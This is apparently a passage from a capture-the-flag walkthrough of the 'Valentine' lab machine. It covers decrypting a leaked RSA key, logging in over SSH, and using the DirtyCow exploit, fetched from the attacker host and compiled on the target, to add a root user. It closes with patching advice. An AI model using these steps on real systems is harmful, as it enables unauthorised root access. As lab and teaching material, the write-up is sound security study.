6e 6e 66 52 4b 6b 47 56 47 31 4f 56 79 75 77 63 2f 4c 56 6a 6d 62 68 5a 7a 4b 77 4c 68 61 5a 52 4e 64 38 48 45 4d 38 36 66 4e 6f 6a 50 0d 0a 30 39 6e 56 6a 54 61 59 74 57 55 58 6b 30 53 69 31 57 30 32 77 62
31 4e 7a 4c 2b 31 54 67 39 49 70 4e 79 49 53 46 43 46 59 6a 53 71 69 79 47 2b 57 55 37 49 77 4b 33 59 55 35 6b 70 33 43 43 0d 0a 64 59 53 63 7a 36 33 51 32 70 51 61 66 78 66 53 62 75 76 34 43 4d 6e 4e 70 64
72 56 4b 45 6f 35 6e 52 52 66 4b 2f 69 61 4c 33 58 31 52 33 44 78 56 38 65 53 59 46 4b 46 4c 36 70 71 70 75 58 0d 0a 63 59 35 59 5a 4a 47 41 70 2b 4a 78 73 6e 49 51 39 43 46 79 78 49 74 39 32 66 72 58 7a 6e
6a 68 6c 59 61 38 73 76 62 56 4e 4e 66 6b 2f 39 66 79 58 36 6f 70 32 34 72 4c 32 44 79 45 53 70 59 0d 0a 70 6e 73 75 6b 42 43 46 42 6b 5a 48 57 4e 4e 79 65 4e 37 62 35 47 68 54 56 43 6f 64 48 68 7a 48 56 46
68 54 75 42 72 70 2b 56 75 50 71 61 71 44 76 4d 43 56 65 31 44 5a 43 62 34 4d 6a 41 6a 0d 0a 4d 73 6c 66 2b 39 78 4b 2b 54 58 45 4c 33 69 63 6d 49 4f 42 52 64 50 79 77 36 65 2f 4a 6c 51 6c 56 52 6c 6d 53 68
70 49 38 65 62 2f 38 56 73 54 79 4a 53 65 2b 62 38 35 33 7a 75 56 32 71 4c 0d 0a 73 75 4c 61 42 4d 78 59 4b 6d 33 2b 7a 45 44 49 44 76 65 4b 50 4e 61 61 57 5a 67 45 63 71 78 79 6c 43 43 2f 77 55 79 55 58 6c
4a 35 30 4e 77 36 4a 4e 56 4d 4d 38 4c 65 43 69 69 33 4f 45 57 0d 0a 6c 30 6c 6e 39 4c 31 62 2f 4e 58 70 48 6a 47 61 38 57 48 48 54 6a 6f 49 69 6c 42 35 71 4e 55 79 79 77 53 65 54 42 46 32 61 77 52 6c 58 48
42 72 6b 5a 47 34 46 63 34 67 64 6d 57 2f 49 7a 54 0d 0a 52 55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51 75 69 6c 52 56 42 6d 2f 46 37 36 59 2f 59 4d 72 6d 6e 4d 39 6b 2f 31 78 53 47 49 73 6b 77 43 55 51
39 35 43 47 48 4a 45 38 4d 6b 68 44 33 0d 0a 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d
```


Decrypting the RSA Key

The RSA key was decrypted using the extracted passphrase:

openssl rsa -in hype_key -out decrypted_key




```
┌──(kali㉿kali)-[~]
└─$ head hypekeyasci
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
```



```
┌──(kali㉿kali)-[~]
└─$ cat hype_key | xxd -r -p > hypekeyasci
```

SSH Access

Using the decrypted key and the username hype (derived from the key file name):




```
┌──(kali㉿kali)-[~]
└─$ ssh -o PubkeyAcceptedAlgorithms=+ssh-rsa -i ./key hype@10.10.10.79

Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ id
uid=1000(hype) gid=1000(hype) groups=1000(hype),24(cdrom),30(dip),46(plugdev),124(sambashare)
hype@Valentine:~$ 
```

Note: An error related to RSA SHA-1 hashing was resolved by adding:

bash

Copy code

-oPubkeyAcceptedAlgorithms=+ssh-rsa




```
Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ id
uid=1000(hype) gid=1000(hype) groups=1000(hype),24(cdrom),30(dip),46(plugdev),124(sambashare)
hype@Valentine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b0:1a:fe
          inet addr:10.10.10.79  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb0:1afe/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5998 errors:0 dropped:19 overruns:0 frame:0
          TX packets:5577 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1415402 (1.4 MB)  TX bytes:2784156 (2.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:244 errors:0 dropped:0 overruns:0 frame:0
          TX packets:244 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50332 (50.3 KB)  TX bytes:50332 (50.3 KB)

hype@Valentine:~$
```

Here then user.txt was found and user flag was submitted.

Privilege Escalation


DirtyCow Kernel Exploit

The DirtyCow vulnerability was chosen for privilege escalation.This vulnerability is spotted by using Linpeas.sh script that was uploaded from the attack machine to the target machine. It revealed following vulnerabilities on running,



```
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2013-2094] perf_swevent

   Details: http://timetobleed.com/a-closer-look-at-a-recent-privilege-escalation-bug-in-linux-cve-2013-2094/
   Exposure: highly probable
   Tags: RHEL=6,[ ubuntu=12.04{kernel:3.2.0-(23|29)-generic} ],fedora=16{kernel:3.1.0-7.fc16.x86_64},fedora=17{kernel:3.3.4-5.fc17.x86_64},debian=7{kernel:3.2.0-4-amd64}
   Download URL: https://www.exploit-db.com/download/26131
   Comments: No SMEP/SMAP bypass

[+] [CVE-2013-2094] perf_swevent 2

   Details: http://timetobleed.com/a-closer-look-at-a-recent-privilege-escalation-bug-in-linux-cve-2013-2094/
   Exposure: highly probable
   Tags: [ ubuntu=12.04{kernel:3.(2|5).0-(23|29)-generic} ]
   Download URL: https://cyseclabs.com/exploits/vnik_v1.c
   Comments: No SMEP/SMAP bypass

[+] [CVE-2021-4034] PwnKit
```

The exploit script 40839.c was used to add a new root user.




```
┌──(kali㉿kali)-[~]
└─$ searchsploit dirtycrow
Exploits: No Results
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit dirty cow

 Exploit Title                                                                                                      |  Path

Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1)                                              | linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2)                                              | linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method)  | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method)     | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Method)                        | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)  | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method)                         | linux/local/40611.c

Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit -m 40839
  Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)
      URL: https://www.exploit-db.com/exploits/40839
     Path: /usr/share/exploitdb/exploits/linux/local/40839.c
    Codes: CVE-2016-5195
 Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/40839.c
```


Steps:

Download and Compile the Exploit:


Python server was setup on the attacker machine and target machine simply wget that exploit.



```
┌──(kali㉿kali)-[~]
└─$ sudo python3 -m http.server 8080
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```




```
hype@Valentine:~$ wget http://10.10.14.10:8080/40839.c
--2024-12-03 18:44:42--  http://10.10.14.10:8080/40839.c
Connecting to 10.10.14.10:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4814 (4.7K) [text/x-csrc]
Saving to: `40839.c'

100%[==========================================================================

2024-12-03 18:44:43 (24.2 MB/s) - `40839.c' saved [4814/4814]

hype@Valentine:~$
```



```
hype@Valentine:~$ gcc -pthread 40839.c -o dirtycow -lcrypt
hype@Valentine:~$
```

Then it was compiled using following command:
gcc -pthread 40839.c -o dirtycow -lcrypt


Running that script added new user where custom password was added for the root-privileged user (firefart)



```
hype@Valentine:~$ gcc -pthread 40839.c -o dirtycow -lcrypt
hype@Valentine:~$ ./dirtycow
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiqR89SNG3Css:0:0:pwned:/root:/bin/bash

mmap: 7f02ded1a000
id

whoami



madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'abcd'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'abcd'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
hype@Valentine:~$ id
uid=1000(hype) gid=1000(hype) groups=1000(hype),24(cdrom),30(dip),46(plugdev),124(sambashare)
hype@Valentine:~$
hype@Valentine:~$ whoami
hype
hype@Valentine:~$
hype@Valentine:~$
hype@Valentine:~$
hype@Valentine:~$ sudo su
sudo: unknown user: root
sudo: unable to initialize policy plugin
hype@Valentine:~$ whoami
hype
hype@Valentine:~$ ./dirtycow
File /tmp/passwd.bak already exists! Please delete it and run again
hype@Valentine:~$ su firefart
Password:
firefart@Valentine:/home/hype#
```

Switch to New Root User:


su firefart



```
Password:
firefart@Valentine:/home/hype# whoami
firefart
firefart@Valentine:/home/hype# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@Valentine:/home/hype#
```

Root access obtained.

After that root.txt was also obtained as below:



```
40839.c  Desktop  dirtycow  Documents  Downloads  linpeas.sh
firefart@Valentine:/home/hype# cd ..
firefart@Valentine:/home# ls
hype
firefart@Valentine:/home# cd ..
firefart@Valentine:/# ls
bin  boot  cdrom  dev  devs  etc  home  initrd.img  lib  lib6
firefart@Valentine:/# cd /root
firefart@Valentine:~# ls
curl.sh  root.txt
firefart@Valentine:~# cat root.txt
db5e9ef7b5326c71e685cf0366b8d9be
firefart@Valentine:~#
```

Conclusion

The target machine was successfully compromised through the Heartbleed vulnerability, leading to sensitive data disclosure and decryption of an RSA key. Privilege escalation was achieved using the DirtyCow exploit to gain root access.

Safety Measures and Prevention

Patching Vulnerabilities

1. Update OpenSSL to a version patched against Heartbleed (1.0.1g or higher).
2. Disable SSLv3 to mitigate the POODLE vulnerability.
3. Apply kernel updates to eliminate DirtyCow (CVE-2016-5195).

Harden Security Configurations

1. Restrict SSH access to trusted IPs and enforce key-based authentication.
2. Regularly monitor for sensitive data exposure in memory.

Enable Logging and Monitoring

1. Implement intrusion detection systems (IDS) to identify exploitation attempts.
2. Use security tools to regularly scan and address potential vulnerabilities.